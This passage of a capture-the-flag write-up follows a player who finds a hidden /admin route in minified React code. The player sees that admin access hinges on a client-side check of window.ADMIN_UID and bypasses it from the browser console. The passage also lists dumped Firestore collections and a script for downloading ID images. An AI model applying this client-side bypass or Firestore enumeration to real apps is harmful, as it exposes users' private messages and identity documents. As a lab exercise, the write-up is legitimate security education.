
All this is the same information available from Firestore via API calls.
Find /admin
Looking at the source code again, I can see the following application paths:
function zP() {
    return S.jsx(bP, {
        children: S.jsx(uT, {
            children: S.jsxs(nT, {
                children: [S.jsx(ai, {
                    path: "/login",
                    element: S.jsx(VP, {})
                }), S.jsx(ai, {
                    path: "/dashboard",
                    element: S.jsx(Ua, {
                        children: S.jsx(LP, {})
                    })
                }), S.jsx(ai, {
                    path: "/gnome/:gnomeId",
                    element: S.jsx(Ua, {
                        children: S.jsx(MP, {})
                    })
                }), S.jsx(ai, {
                    path: "/tea",
                    element: S.jsx(Ua, {
                        children: S.jsx(FP, {})
                    })
                }), S.jsx(ai, {
                    path: "/messages",
                    element: S.jsx(Ua, {
                        children: S.jsx(UP, {})
                    })
                }), S.jsx(ai, {
                    path: "/admin",
                    element: S.jsx(Ua, {
                        children: S.jsx(jP, {})
                    })
                }), S.jsx(ai, {
                    path: "/",
                    element: S.jsx(Pv, {
                        to: "/login",
                        replace: !0
                    })
                })]
            })
        })
    })
}
All the paths are available in the UI except /admin.
If try to load it manually, it fails to load with the following error:

The interesting information in the error is that the window.ADMIN_UID is not set and that the required admin UID is 3loaihgxP0VwCTKmkHHFLe6FZ4m2.
Admin Source Code Control
Looking at the code for the admin UID, we can see two checks.
First check:
f = "3loaihgxP0VwCTKmkHHFLe6FZ4m2";
return K.useEffect( () => {
    const m = () => {
        const _ = (e == null ? void 0 : e.uid) === f
            , T = window.ADMIN_UID === f;
        l(_ || T)
    }
    ;
    m();
    const v = setInterval(m, 500);
    return () => clearInterval(v)
}
fis set to the admin's user id.- The
_is set to be1, only if the current user's id isf. Tis set to the boolean result from checking ifwindow.ADMIN_UIDisf.- And then it calls
l(_ || T). - It is unclear what the
lfunction does, but it seems to only care if either of those conditions are true.
Second check:
T = "3loaihgxP0VwCTKmkHHFLe6FZ4m2";
typeof window < "u" && (window.EXPECTED_ADMIN_UID = T),
K.useEffect( () => {
    const $ = () => {
        const F = (_ == null ? void 0 : _.uid) === T
            , le = window.ADMIN_UID === T
            , ie = F || le;
        v(ie),
        ie && !o && j()
    }
    ;
    $();
    const H = setInterval($, 500);
    return () => clearInterval(H)
}
- It looks almost exactly the same, just with different variables.
- It needs either the current user id or
window.ADMIN_UIDto get set to the target admin id to be true.
Admin Access

Since window.ADMIN_UID is a variable, let's set the following value in the console:
The console responded with a message "Secret data loaded:" and the page changed to add an "Admin" link and to load the admin dashboard with the secret data.
Answer
The passphrase is:
Outro
Thomas Bouve
Excellent! Now we can communicate with the gnomes. When I tried to talk to one just now it said "passphrase accepted".
I asked what they were up to and it said something about going to the old warehouse/data center at the appointed time for the next meeting. No clue what that means though.
Anyhoo, that's a pretty big item you helped remove from my pile of unfinished hacking projects. I really appreciate the assist!
Files
| File | Description |
|---|---|
dms.json |
The JSON with all the documents from the dms collection |
dms-threads.txt |
All the message threads from the dms documents |
tea.json |
The JSON with all the documents from the tea collection |
tea.txt |
The author and comments from the tea documents |
gnomes.json |
The JSON with all the documents from the gnomes collection |
get_driver_license.sh |
Utility script to download all the gnomes id images |
BarnabyBriefcaseDriversLicense.jpg |
Barnaby Briefcase Driver's License image |
Gnomesville.png |
Barnaby Briefcase home town |
References
ctf-techniques/web/curl/— HTTP requests with cURLctf-techniques/web/firebase/— Firebase/Firestore enumeration and client-side admin bypassctf-techniques/forensics/— EXIF image metadata extraction- Tea App Breach 1 — first large data breach
- Tea App Breach 2 — second data breach of private messages
- Google Firestore REST API Documentation — REST API details for listing Firestore collection documents
- A guide to Firebase Storage download URLs and tokens — details to get access to a file stored in Cloud Storage for Firebase
Navigation
| Hack-a-Gnome → |